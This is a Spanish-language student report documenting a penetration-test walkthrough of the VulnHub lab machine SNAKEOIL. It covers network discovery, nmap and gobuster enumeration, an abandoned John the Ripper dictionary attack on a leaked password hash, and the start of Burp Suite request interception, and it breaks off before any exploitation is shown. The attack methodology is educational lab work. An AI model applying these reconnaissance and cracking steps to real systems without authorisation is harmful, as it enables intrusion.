

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

De la teoría a la práctica: walkthrough en acción

Alumno: Aaron Emanuel González Díaz (182447)

Asignatura: Fundamentos de Ciberseguridad

Docente: Mtro. Servando López Contreras

Actividad: PR - De la teoría a la práctica: walkthrough en acción

1. Objetivo General

Demostrar la capacidad de aplicar los conocimientos teóricos de seguridad informática adquiridos durante el curso en un entorno práctico y controlado, mediante la realización de un walkthrough completo sobre una máquina virtual intencionalmente vulnerable, documentando cada fase del proceso de auditoría y explicando las técnicas y metodologías empleadas para comprometer el sistema objetivo.

2. Objetivos Específicos

- Configurar un entorno de virtualización aislado (VirtualBox, red interna/solo-anfitrión) para realizar las pruebas de forma segura y sin exponer la red real.
- Utilizar herramientas de escaneo de puertos y servicios (nmap, netdiscover) para identificar los vectores de ataque disponibles en el sistema objetivo.
- Enumerar a fondo los servicios y aplicaciones en ejecución (servidor web, API REST) para obtener información detallada sobre su funcionamiento interno.
- Investigar y analizar las vulnerabilidades presentes en la aplicación web, evaluando el riesgo y la viabilidad de cada vector encontrado.
- Explotar las vulnerabilidades identificadas (control de acceso roto, exposición de clave secreta, inyección de comandos) para obtener acceso al sistema.
- Registrar cada paso del proceso mediante capturas de pantalla y explicar las técnicas utilizadas relacionándolas con los fundamentos teóricos correspondientes.

3. Descripción de la Máquina Objetivo

La máquina auditada corresponde a “Digitalworld.local: SNAKEOIL”, desarrollada por Donavan y publicada en VulnHub. Su descripción original plantea que la empresa ficticia “Good Tech Inc.” ha modificado su proceso de desarrollo de aplicaciones, resultando en aplicaciones que lucen “básicas y rotas”, cuestionando si realmente se trata de software inseguro. La máquina corre sobre Debian 10 y expone una aplicación web desarrollada en Flask (Python) con autenticación basada en JSON Web Tokens (JWT).

4. Metodología

El presente ejercicio siguió la metodología estándar de pruebas de penetración en aplicaciones web, compuesta por las siguientes fases secuenciales:

- Fase 1: Preparación del entorno: virtualización aislada de la máquina atacante (Kali Linux) y la máquina objetivo.
- Fase 2: Reconocimiento: identificación de la máquina objetivo dentro de la red y descubrimiento de puertos/servicios abiertos.
- Fase 3: Enumeración: exploración manual y automatizada (gobuster) de la aplicación web para descubrir rutas, endpoints de API y funcionalidades.

- Fase 4: Análisis de vulnerabilidades: evaluación de cada endpoint descubierto, identificando fallas de control de acceso y de gestión de secretos.
- Fase 5: Explotación: abuso de las vulnerabilidades encontradas para obtener información privilegiada y ejecutar comandos en el sistema objetivo.
- Fase 6: Post-explotación: obtención de una shell interactiva y búsqueda de credenciales adicionales dentro del sistema comprometido.

5. Reconocimiento

5.1 Configuración de red del atacante

Antes de iniciar el escaneo, se verificó la configuración de red de la máquina atacante (Kali Linux), confirmando que contaba con una dirección IP asignada dentro del segmento de red interna compartido con el objetivo (192.168.56.0/24), a través de un adaptador de tipo “Solo-anfitrión” con servidor DHCP habilitado en VirtualBox.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::604f:2d23:aebd:772c prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5a:87:bc txqueuelen 1000 (Ethernet)
    RX packets 33 bytes 5470 (5.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 539 bytes 34558 (33.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 1. Salida de "ifconfig" mostrando la IP asignada a la interfaz eth0 de Kali Linux (192.168.56.101).

5.2 Descubrimiento del objetivo

Con la red confirmada, se utilizó netdiscover para identificar los hosts activos dentro del mismo segmento, permitiendo distinguir la dirección IP correspondiente a la máquina objetivo (192.168.56.102) de la del propio servidor DHCP de VirtualBox (192.168.56.100).

```
sudo netdiscover -r 192.168.56.0/24
```

```
Session  Actions  Edit  View  Help
Currently scanning: Finished! | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300


+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.56.1 | 0a:00:27:00:00:34 | 1     | 60  | Unknown vendor        |
| 192.168.56.100 | 08:00:27:a0:ec:ce | 3     | 180 | PCS Systemtechnik GmbH |
| 192.168.56.102 | 08:00:27:1b:2c:55 | 1     | 60  | PCS Systemtechnik GmbH |
```

Figura 2. Resultado de netdiscover mostrando los hosts activos en la red 192.168.56.0/24.

5.3 Escaneo de puertos

Se realizó un escaneo de puertos y detección de versiones de servicio sobre la IP objetivo, guardando la salida en un archivo para su posterior consulta y como evidencia de la fase de reconocimiento.

```
nmap -sV 192.168.56.102 -oN nmap_full_scan
```



```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.102 -oN nmap_full_scan
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 10:32 -0400
Nmap scan report for 192.168.56.102
Host is up (0.000065s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     nginx 1.14.2
8080/tcp  open  http     nginx 1.14.2
MAC Address: 08:00:27:1B:2C:55 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
```

Figura 3. Resultado del escaneo nmap: puertos 22 (SSH), 80 y 8080 (HTTP/nginx) abiertos.

El escaneo reveló tres puertos abiertos: el puerto 22 corriendo OpenSSH 7.9p1 sobre Debian 10, y los puertos 80 y 8080 corriendo un servidor web nginx 1.14.2. La presencia de dos servicios web en puertos distintos sugería la existencia de dos aplicaciones o interfaces diferentes, lo cual se confirmó en la fase de enumeración.

6. Enumeración de Servicios

6.1 Puerto 80

Al acceder al puerto 80 desde el navegador, la aplicación solo mostraba un mensaje estático confirmando que “SNAKEOIL” estaba configurado correctamente, sin funcionalidad adicional ni pistas relevantes en su código fuente.




Figura 4. Página de bienvenida estática en el puerto 80.

6.2 Puerto 8080 — Aplicación principal

El puerto 8080 alojaba la aplicación real del ejercicio: un sistema de publicación de posts (“Good Tech Inc.’s Snake Oil Project”) con funciones de crear, editar y eliminar entradas. Se identificaron tres posts visibles (“Introduction”, “House Rules” y “Useful Links”), este último mencionando explícitamente el uso del framework Flask y de la librería flask-jwt-extended para autenticación mediante JSON Web Tokens, una pista clave sobre la tecnología subyacente.




Figura 5. Página principal de la aplicación en el puerto 8080, listando los posts disponibles.




Figura 6. Contenido del post "House Rules", firmado por el usuario Patrick.




Figura 7. Contenido del post "Useful Links", revelando el uso de Flask y JWT.

6.3 Enumeración de directorios y endpoints

Se utilizó gobuster para descubrir rutas ocultas o no enlazadas visiblemente en la aplicación del puerto 8080, encontrando varios endpoints de tipo API que resultarían clave para el resto del ejercicio.

```
gobuster dir -u http://192.168.56.102:8080 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.html,.txt,.bak
```

```
kali@kali: ~  
Session Actions Edit View Help  
login (Status: 405) [Size: 64]  
04 (Status: 200) [Size: 2324]  
02 (Status: 200) [Size: 2356]  
4 (Status: 200) [Size: 2324]  
6 (Status: 200) [Size: 2105]  
7 (Status: 200) [Size: 2153]  
users (Status: 200) [Size: 268]  
registration (Status: 200) [Size: 29]  
test (Status: 200) [Size: 17]  
create (Status: 200) [Size: 2596]  
001 (Status: 200) [Size: 2193]  
002 (Status: 200) [Size: 2356]  
007 (Status: 200) [Size: 2153]  
004 (Status: 200) [Size: 2324]  
006 (Status: 200) [Size: 2105]  
0001 (Status: 200) [Size: 2193]  
secret (Status: 500) [Size: 37]  
0006 (Status: 200) [Size: 2105]  
run (Status: 405) [Size: 178]  
0004 (Status: 200) [Size: 2324]  
0007 (Status: 200) [Size: 2153]  
0002 (Status: 200) [Size: 2356]  
000006 (Status: 200) [Size: 2105]  
000004 (Status: 200) [Size: 2324]  
000002 (Status: 200) [Size: 2356]  
00000001 (Status: 200) [Size: 2193]  
000007 (Status: 200) [Size: 2153]  
Progress: 766/7 / 1102705 (6.95%)
```

Figura 8. Resultado de gobuster mostrando los endpoints descubiertos.

Entre los directorios relevantes localizados se encuentran: login, users, registration, test, run y secret. A continuación se documenta la respuesta inicial de cada uno:




Figura 9. Respuesta inicial de "/secret": error 500 (Internal Server Error) sin autenticación.




Figura 10. Respuesta del endpoint `/test`, un valor de prueba sin relevancia para la explotación.




Figura 11. Respuesta de `/login` con método GET: 405 Method Not Allowed.




Figura 12. Respuesta de `/users`, listando los usuarios registrados en formato JSON.




Figura 13. Respuesta de `/registration` con método GET: error de método incorrecto.





Figura 14. Respuesta de "/run" con método GET: 405 Method Not Allowed.

6.4 Intento de crackeo offline del hash de Patrick

El endpoint "/users" expuso el nombre de usuario "patrick" junto con su contraseña cifrada mediante el algoritmo pbkdf2-sha256. Se intentó un ataque de diccionario offline utilizando John the Ripper contra dicho hash.

```
echo '$pbkdf2-sha256$29000$e0/J.V.rVSol5HxPqdW6Nw$FZJVgjNJIw99RIiojrT/gn9xRr9SI/RYN.CGf84r040' > hashes
sudo john --wordlist=/usr/share/wordlists/rockyou.txt hashes
```



```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Created directory: /home/kali/.john
Warning: detected hash type "PBKDF2-HMAC-SHA256", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 29000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

Figura 15. John the Ripper procesando el hash pbkdf2-sha256 de Patrick.

Debido al elevado costo computacional del algoritmo (29,000 iteraciones), el proceso resultó extremadamente lento (con tiempos estimados de varias horas), por lo que se decidió abandonar esta vía y explorar otros vectores de ataque más eficientes, en línea con el principio de priorizar el vector más viable según la relación costo/beneficio.

7. Análisis y Explotación de Vulnerabilidades

7.1 Registro de usuario y control de acceso roto

A partir de este punto se utilizó Burp Suite para interceptar y manipular las peticiones HTTP, permitiendo un análisis más detallado del comportamiento de la API. Al intentar acceder a “/registration” con GET se obtuvo el mensaje “Wrong Method”, por lo que se cambió el método a POST.

The screenshot displays the Burp Suite interface. At the top, a table lists intercepted requests. The first entry is a GET request to http://192.168.56.102:8080/registration at 11:29:30. Below this, the 'Request' tab is active, showing the raw HTTP request in 'Pretty' format. The request details are as follows:

Time	Type	Direction	Method	URL	Status code	Len
11:29:30...	HT...	→	Request	GET	http://192.168.56.102:8080/registration	

Request

Pretty Raw Hex

```
1 GET /registration HTTP/1.1
2 Host: 192.168.56.102:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 0
- Request headers: 8

Figura 16. Intercepción de la petición a "/registration" en Burp Suite.

